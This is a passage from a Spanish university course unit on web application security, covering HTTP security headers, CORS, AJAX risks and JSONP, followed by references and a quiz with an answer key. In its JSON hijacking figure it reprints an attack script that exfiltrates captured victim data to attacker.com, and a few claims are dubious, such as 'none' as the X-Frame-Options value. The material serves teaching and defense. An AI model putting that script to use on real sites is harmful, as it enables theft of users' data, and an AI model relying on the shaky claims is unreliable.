


Figura 4. Profundidad y diversidad de la defensa. Fuente: elaboración propia.

10.3. Cabeceras de seguridad HTTP

La adición de algunas de las cabeceras de seguridad (OWASP, s. f. a) por parte del servidor web, servidor de aplicaciones o a través de la aplicación web proporciona seguridad a las peticiones HTTP. Las principales cabeceras son:

- ▶ **HTTP strict transport security (HSTS):** es un mecanismo de políticas de seguridad web que ayuda a proteger sitios web contra ataques de *downgrade* de protocolo y secuestro de *cookies*. Permite a los servidores web declarar que los navegadores web (u otros agentes de usuario que cumplan) solo deben interactuar con él mediante conexiones HTTPS seguras y nunca a través del protocolo HTTP inseguro. Ejemplo: Strict-Transport-Security: max-age=31536000; includeSubDomains.
- ▶ **X-frame-options:** mejora la protección de las aplicaciones web contra *clickjacking*. Declara una política comunicada desde un *host* al navegador del cliente sobre si el navegador no debe mostrar el contenido transmitido en marcos de otras páginas web. Ejemplo: X-Frame-Options: deny.

- ▶ **X-content-type-options:** evitará que el navegador interprete los archivos como algo más que lo declarado por el tipo de contenido en los encabezados HTTP. Ejemplo: X-Content-Type-Options: nosniff.
- ▶ **X-content-security-policy:** una política de seguridad de contenido (*content security policy*, CSP) requiere un ajuste cuidadoso y una definición precisa de la política. Si está habilitado, el CSP tiene un impacto significativo en la forma en que los navegadores representan las páginas (por ejemplo, JavaScript en línea es deshabilitado de manera predeterminada y debe estar explícitamente permitido en la política). CSP previene una amplia gama de ataques, incluidos los *scripts* de sitios cruzados y otras inyecciones entre sitios. Ejemplo: Content-Security-Policy: script-src 'self'.
- ▶ **X-permitted-cross-domain-policies:** un archivo de política entre dominios es un documento XML que concede a un cliente web, como Adobe Flash Player o Adobe Acrobat (aunque no se limita necesariamente a estos), permiso para manejar datos entre dominios. Cuando los clientes solicitan contenido alojado en un dominio de origen concreto y ese contenido realiza peticiones dirigidas a un dominio distinto del suyo, el dominio remoto necesita alojar un archivo de política entre dominios que conceda acceso al de origen, lo que permite al cliente continuar la transacción. Ejemplo: X-Permitted-Cross-Domain-Policies: none.
- ▶ **Referrer-policy:** rige qué información de referencia, enviada en la cabecera *referrer*, debe incluirse en las solicitudes realizadas. Ejemplo: Referrer-Policy: no-referrer.
- ▶ **Clear-site-data:** borra los datos de navegación (*cookies*, almacenamiento, caché) asociados al sitio web solicitante. Permite a los desarrolladores web tener más control sobre los datos almacenados localmente por un navegador para sus orígenes. Ejemplo: Clear-Site-Data: "cache","cookies","storage".

- ▶ **Cross-origin resource sharing (CORS):** es un mecanismo que utiliza cabeceras HTTP adicionales para permitir este tipo de peticiones cruzadas. Utilizando esas cabeceras, un servidor puede describir el conjunto de orígenes que tienen permiso para leer la información usando un explorador web. Más en detalle, la cabecera principal es ***access-control-allow-origin***, que debe estar incluida en todas las respuestas CORS válidas. El valor puede ser el recibido en la petición dentro de la cabecera introducida por el navegador **Origin** o un «*», que indica que el servidor acepta peticiones CORS desde cualquier origen. Si es posible, como buena práctica de seguridad, tratar de minimizar el uso del comodín «*», a no ser que sea estrictamente necesario... en muchos casos, no lo es.
- ▶ Cabeceras de seguridad CORS:
 - *Access-control-allow-origin response header.*
 - *Access-control-allow-credentials response header.*
 - *Access-control-expose-headers response header.*
 - *Access-control-max-age response header.*
 - *Access-control-allow-methods response header.*
 - *Access-control-allow-headers response header.*
 - *Origin request header.*
 - *Access-control-request-method request header.*
 - *Access-control-request-headers request header.*

Petición:

```
OPTIONS /user
Origin: http://www.example.com
Access-Control-Request-Method: GET
Access-Control-Request-Headers: Authorization
```

Respuesta:

```
Access-Control-Allow-Origin: http://www.example.com
Access-Control-Allow-Headers: AUTHORIZATION
Access-Control-Allow-Methods: GET
```

Figura 5. Ejemplo de uso de CORS. Fuente: elaboración propia.

Ejemplo de aplicación que usa cabeceras de seguridad:

```
HTTP/2 200
server: keycdn-engine
date: Thu, 20 Jun 2019 00:23:21 GMT
content-type: text/html
vary: Accept-Encoding
last-modified: Sat, 15 Jun 2019 03:32:45 GMT
etag: W/"5d0466dd-13f6a"
expires: Thu, 27 Jun 2019 00:23:21 GMT
cache-control: max-age=604800
strict-transport-security: max-age=31536000; includeSubdomains; preload
content-security-policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' https: data:
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: no-referrer-when-downgrade
x-cache: HIT
x-edge-location: defr
access-control-allow-origin: *
```

Figura 6. Ejemplo de uso de cabeceras de seguridad. Fuente: Jackson, 2019.

10.4. Seguridad en aplicaciones RIA

Debido a las características de diseño, las aplicaciones AJAX tienen las siguientes características y problemas de seguridad:

- **Política del mismo origen.** *Same origin policy* (MDN contributors, 2022, y Same origin policy, 2010) es un importante concepto en el esquema de seguridad que implementan los modernos navegadores web (no exclusivo de AJAX). La implementación de esta política permite que un *script* contenido en una página web determinada pueda acceder a recursos de una segunda, solo si ambas páginas tienen el mismo origen.

Esta política impide que un atacante haga uso de código malicioso para acceder a otras páginas restringidas a través del Document Object Model (DOM) o a datos confidenciales. Esta separación de contenidos de diferentes orígenes permite, por tanto, mitigar problemas de integridad y pérdida de confidencialidad de datos. Es relevante determinar qué se entiende por origen. Como se indica en Same Origin

Policy (2010), dos URL tienen el mismo origen si la tupla esquema (protocolo), *host*, puerto es idéntica en ambos casos.




Figura 7. AJAX frente al esquema tradicional de aplicaciones web. Fuente: González, 2019.

- **Aumento de la superficie de ataque.** Las aplicaciones web tradicionales ejecutan su código en el servidor. Con AJAX, parte de ese trabajo se traslada al cliente y parte se queda en el servidor. El cliente, que es, por su naturaleza indeterminada, potencialmente hostil (o, cuando menos, inseguro), intercambiará con el servidor una gran cantidad de comunicaciones. Las peticiones y respuestas internas de la aplicación serán ahora *interceptables* en el camino entre cliente y servidor, aumentando el riesgo de ataques de tipo *man in the middle*.
- **Exposición de la lógica de la aplicación en el cliente.** Debido a que parte del código reside en el cliente y, además, se encuentra en un lenguaje interpretado como JavaScript, esta parte de la lógica de la aplicación será siempre conocida.
- **Exposición de funciones internas del servidor.** En AJAX, el cliente realiza multitud de llamadas a funciones del servidor usando, para ello, la interfaz de programación de aplicaciones (*application programming interfaces*, API) que este le proporciona. Esto se hace en texto claro y permite que un atacante pueda conocer los nombres

de las funciones, parámetros, variables, tipos de los resultados y rangos válidos. Hay que minimizar la lógica de negocio expuesta.

- **Acceso a recursos de terceros con baja seguridad.** El uso de la política del mismo origen en el cliente impide, en general, que los *scripts* puedan tener acceso o manipular datos con origen distinto del que proceden. Esto, que es una buena medida de seguridad, impide que un *script* malicioso ataque a un sitio web de terceros y obtenga acceso a recursos que no debe, pero también provoca un problema de funcionalidad: una aplicación que necesite realizar llamadas a sitios distintos de su origen no podrá hacerlo.

Para resolver este problema, surgen los «AJAX *proxies*», que, básicamente, se encargan de contactar a esas otras fuentes desde el servidor y devolver sus respuestas al cliente. Estos *proxies* realizan sus peticiones en lugar del cliente, pero el origen de estas es el servidor. De esta manera, el tercero contactado puede establecer mayores privilegios de acceso a esas peticiones que cuando son realizadas directamente desde un cliente. Se debe evitar el uso de AJAX *proxies* y usar, en su lugar, el protocolo CORS.

- **Violación de la política del mismo origen.** El uso de JSONP se salta la política del mismo origen. JSONP surgió como un *hack* o una solución creativa, si queremos ser más políticamente correctos, para permitir dicha comunicación haciendo uso de la característica de que las escrituras CORS, habitualmente, están permitidas, por ejemplo, etiquetas *script*.

Usando JSONP, podríamos insertar en nuestra página del subdominio «www» una llamada y procesar la respuesta con la función `JSON.parse()` definida en nuestro código:

Petición
<code><script src="https://transacciones.banco.com/GetMovimientos?callback=parseJson" ></script></code>
Respuesta
<code>parseJson({"movs":[{"id":"1","cantidad":"100"}, {"id":"2","cantidad":"1000"}]})</code>




Figura 8. Uso de JSONP y política del mismo origen. Fuente: Phoccean.net, 2013.

Otras formas de saltar la política del mismo origen son mediante uso de etiquetas *script* (usadas por JSON), *iframe*, *embed*, manipulación de parámetros, uso de propiedad `document.domain`, *cross-document messaging*, JSONP y WebSockets. Para poder acceder a otros dominios de forma controlada, se debe usar el protocolo CORS, con el que, a través de cabeceras específicas, se verifican los dominios permitidos.




Figura 9. CORS. Fuente: MDN contributors, 2022.

- ▶ **Acceso al DOM.** La capacidad de manipular el DOM por parte de los *scripts* del cliente también representa una amenaza de seguridad. Un atacante puede modificar el aspecto de una página para que el usuario realice acciones que revelen sus credenciales, en una especie de *phishing* embebido, o inyectar código *script* en las hojas de estilo que persistan durante toda la navegación (XSS DOM). El acceso a la modificación de la presentación y la posibilidad de acceder a *cookies* y credenciales abre todo un abanico de posibles engaños, tanto al cliente como al servidor.

- ▶ **Potenciación del XSS, CSRF, JSONi, XMLi, CSSi, ATOMi, RSSi y SQLi.** La combinación de CSRF con JavaScript también lleva a ataques avanzados, como el *JSON hijacking* (Figura 10), que permite extraer datos sin el obstáculo de la política del mismo origen. Se necesita proteger mediante *token* anti-CSRF. Las posibilidades de inyección SQL también se ven aumentadas gracias a AJAX.

- **JSONi.** JS Object Notation (JSON) es un formato de datos ligero para comunicación entre aplicaciones. Pueden darse dos tipos de inyecciones: en el lado del servidor, insertando código malicioso en un flujo JSON determinado y, en el lado del cliente, al evaluar el código recibido de una fuente no confiable o vulnerada usando la función `eval()`.

```

var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json", true);
req.onreadystatechange = function () {
    if (req.readyState == 4) {
        var txt = req.responseText;
        object = eval(" (" + txt + ")");
        req = null;
    }
};
req.send (null);

```

When the code runs, it generates an HTTP request that looks like this:

<pre> GET /object.json HTTP/1.1 ... Host: www.example.com Cookie: JSESSIONID=F2rN6HopNzsfXFjHXlc5Ozx </pre>	<pre> HTTP/1.1 200 OK Cache-control: private Content-Type: text/javascript; charset=utf-8 ... [{"fname" : "Brian", "lname" : "Chess", "phone": "6502135600", "purchases" : 60000.00, "email" : "brian@fortifysoftware.com" }, {"fname" : "Katrina", "lname" : "O'Neil", "phone": "6502135600", "purchases" : 120000.00, "email" : "katrina@fortifysoftware.com" }, </pre>
---	---

```

<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final
// field,
// this will allow us to steal the whole object.
function Object() {
    this.email setter = captureObject;
}
// Send the captured object back to the attacker's Web site
function captureObject(x) {
    var objString = "";
    for (fld in this) {
        objString += fld + ": " + this[ fld] + ", ";
    }
    objString += "email: " + x;
    var req = new XMLHttpRequest();
    req.open("GET", "http://attacker.com?obj=" +
        escape (objString) ,true);
    req.send (null);
}
</ script>

```

```

<!-- Use a script tag to bring in victim's data -->
<script src="http: //www.example.com/object.json"></script>

```

Figura 10. JavaScript *hijacking*. Fuente: adaptado de Micro Focus, s. f.

- **XMLi**. Consiste en comprometer o manipular la lógica de un flujo XML para insertar contenido malicioso.
- **CSSi**. No solo es posible alterar el funcionamiento del servicio o aplicación móvil y ejecutar código arbitrario, sino que se ha descrito un tipo de ataque que mediante las hojas de estilo CSS consigue exfiltrar información. El escenario requiere algunos prerrequisitos y tiene cierta complejidad.
- **ATOMi**. Las tablas ATOM se definen en el sistema y almacenan asociaciones de cadenas e identificadores (*atom*, *integer* de 16 bits) para su acceso. Pueden ser globales o locales a una aplicación y permiten hacer un uso

eficiente de memoria. El objetivo del atacante, en este caso, será escribir en la tabla ATOM global un *payload* haciendo uso de una llamada al API NtQueueApcThread para forzar al proceso víctima a recuperar un parámetro de la tabla ATOM, insertando así el *payload* en la memoria de dicho proceso.

- **RSSI.** Aprovecha las vulnerabilidades de muchos lectores de *feeds* de redes sociales para, manipulando el contenido de su código HTML, permitir, por ejemplo, el robo de *cookies* de sesión. Se requiere fuerte validación de los campos de entrada para evitar SQLi y XSS y de salida para evitar XSS.
- **Uso de la función `eval()`.** Es un método JavaScript que permite ejecutar sentencias o evaluar expresiones. Es muy flexible, dado que recibe *strings* como argumentos. Sin embargo, por el mismo motivo, es propenso a ataques por inyección de código. Ejemplo que genera un evento *alert*: `eval('al' + 'er' + 't(\'\' + 'hello I am coming from eval() method!' + '\'))`.

Además, pueden darse otros problemas con el uso de dicha función, como bucles infinitos, robo de *cookies* administrativas, etc., que desaconsejan su utilización en favor de otras más seguras y robustas, como puede ser `Windows.Function()`, `expression-eval` o `math.js` (esta última para operaciones matemáticas). Hay que usar la función `JSON.parse()` en su lugar porque realiza validación antes de procesar la entrada.

10.5. Referencias bibliográficas

Centro Criptológico Nacional (CCN). (2011). *CCN-STIC 661. Seguridad en Firewalls de Aplicación*. <https://www.ccn-cert.cni.es/series-ccn-stic/600-guias-de-otros-entornos/457-ccn-stic-661-seguridad-en-firewalls-de-aplicacion/file.html>

González, P. (18 de abril de 2014). *Seguridad en AJAX (Parte II)*. <https://www.flu-project.com/2014/04/seguridad-en-ajax-parte-ii.html>

Jackson, B. (19 de junio de 2019). *Hardening Your HTTP Security Headers*. <https://www.keycdn.com/blog/http-security-headers>

MDN contributors. (11 de abril de 2022). *Cross-origin resource sharing (CORS)*. <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>

MDN contributors. (7 de febrero de 2022). *Same origin policy*. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Micro Focus. (s. f.). *JavaScript hijacking*. https://vulncat.fortify.com/es/detail?id=desc.dataflow.java.javascript_hijacking

OWASP. (s. f. a). *OWASP Secure Headers Project*. <https://owasp.org/www-project-secure-headers/>

OWASP. (s. f. b). *OWASP Top Ten*. <https://owasp.org/www-project-top-ten/>

Phocean.net. (13 de octubre de 2013). *(in)Security of JSONP: CSRF risks*. <https://archive.phocean.net/tag/jsonp.html>

Same Origin Policy. (6 de enero de 2010). En w3. https://www.w3.org/Security/wiki/Same_Origin_Policy

Turner, T. (2016). *Web Application Firewall Evaluation Criteria*. <http://projects.webappsec.org/w/page/13246985/WebApplicationFirewall>

Firewall de aplicaciones web ModSecurity

Ristic, I. (3 de junio de 2013). *ModSecurity handbook*. <https://www.feistyduck.com/books/modsecurity-handbook/modsecurity-handbook-getting-started-may-2012.pdf>

En este documento se explica cómo configurar el WAF ModSecurity.

Herramientas de protección en tiempo real (RASP)

Pathak, A. (29 de marzo de 2022). *7 Runtime Application Self-Protection (RASP) Tools for Modern Applications*. <https://geekflare.com/rasp-tools/>

En este sitio web se relacionan varias herramientas de tipo RASP. Contrast Community Edition se activa desplegando un agente inteligente que instrumenta la aplicación con sensores inteligentes para analizar el código en tiempo real desde dentro de la aplicación. Es una versión de prueba gratuita. Para disponer de ella, hay que registrarse gratuitamente y se podrá monitorizar una aplicación web.

WAF contra RASP

Sureda-Riera, T. (21 de enero de 2017). *Comparativa de la eficacia de herramientas WAF y RASP frente a ataques*. <http://reunir.unir.net/123456789/4742>

En este documento se comparan dos tecnologías de protección *online*, de caja negra WAF y de análisis RASP.

SANS Institute

Página web de [SANS Internet Storm Center](https://www.sans.org/).

SANS. (s. f. a). *Cyber Security Resources*. <https://www.sans.org/security-resources/>

SANS. (s. f. b). *SANS Information Security White Papers*. <https://www.sans.org/reading-room/whitepapers/application>

En SANS encontrarás diversa información relativa al estado actual de la seguridad, *papers*, cursos, certificaciones relacionadas con la asignatura, etc.

Normativa y noticias al día de ciberseguridad

Centro Criptológico Nacional (CCN). (s. f.). *Normativa y legislación*. <https://www.ccn-cert.cni.es/gl/seguridad-al-dia/noticias-seguridad/normativa-legislacion.html>

En este sitio web del CCN-CERT, se pueden consultar las últimas novedades en cuanto a noticias y normativa legal relacionadas con la ciberseguridad.

1. Un WAF detecta y bloquea ataques web usando:

- ☐ A. Expresiones regulares.
- B. Análisis semántico.
- C. No bloquea ataques.
- D. Ninguna de las anteriores.

Usa validación mediante expresiones regulares con técnicas *whitelist*, *blacklist* o una combinación de ambas.

2. ¿Qué tipo de instalación de un WAF solo detecta y no bloquea un ataque?

- A. *Bridge*.
- B. *Proxy* reverso.
- ☐ C. Pasivo.
- D. Ninguna de las anteriores.

Esta forma de instalación solo detecta ataques sin posibilidad de bloqueo.

3. ¿Qué tipo de instalación es la más recomendable para un WAF?

- A. *Bridge*.
- ☐ B. *Proxy* reverso.
- C. Pasivo.
- D. Ninguna de las anteriores.

Se recomienda porque el *proxy* posibilita ocultación de los servicios.

4. El modo de instalación de un WAF que no necesita cambiar la configuración IP de la LAN de la organización es:

- ☐ A. *Bridge*.
- B. *Proxy* reverso.
- C. Pasivo.
- D. Ninguna de las anteriores.

Debido a que instala con una tarjeta de red dual con *bypass*.

5. ¿Cuál es una forma de diseño de un WAF?

- A. *Hardware* específico.
- B. Embebido en el *hardware*.
- C. Servidor de propósito general.
- _ D. Todas las anteriores son ciertas.

Se suele usar un servidor de propósito general embebido en el servidor web, en el *hardware* o en un servidor con *hardware* específico.

6. Las defensas frente a ataques de denegación de servicio son:

- A. Balanceadores de carga.
- B. Clúster de servidores.
- C. WAF.
- _ D. Todas las anteriores.

Además, limitar número de conexiones, habilitar *SYN cookies*, etc.

7. Señalar la afirmación falsa:

- A. Las herramientas de análisis de tipo IAST no suelen tener falsos positivos.
- _ B. Las herramientas RASP no se pueden utilizar como *firewalls* de aplicaciones web de tipo *software*.
- C. Las herramientas de tipo IAST normalmente tienen impacto en el rendimiento.
- D. Las herramientas IAST pueden detectar únicamente, bloquear o sanear la petición.

Se usan como un WAF instalado en el servidor web como un *plugin*.

8. Los WAF se pueden instalar como:

- A. *Reverse proxy*.
- B. Modo transparente.
- C. Modo pasivo.
- _ D. Todas las anteriores son ciertas.

Además, embebido en el servidor de aplicaciones o servidor web.

9. Respecto a las variantes de instalación de los WAF:

- A. La configuración en modo *proxy* inverso es la más deseable.
- B. Se debe proporcionar redundancia en la configuración con dos WAF.
- C. *Blacklist* consiste en mantener una base de datos de firmas de ataques mientras que *whitelist* consiste en tener un modelo de tráfico aceptado entre la aplicación y el cliente.
- _ D. Todas las demás son correctas.

Es preferible usar la técnica *whitelist*.

10. La cabecera *x-frame-options* se debe configurar idealmente con el parámetro:

- _ A. none.
- B. *.
- C. all.
- D. Todas las anteriores son falsas.

Idealmente, no se deben permitir *frames* de ningún sitio.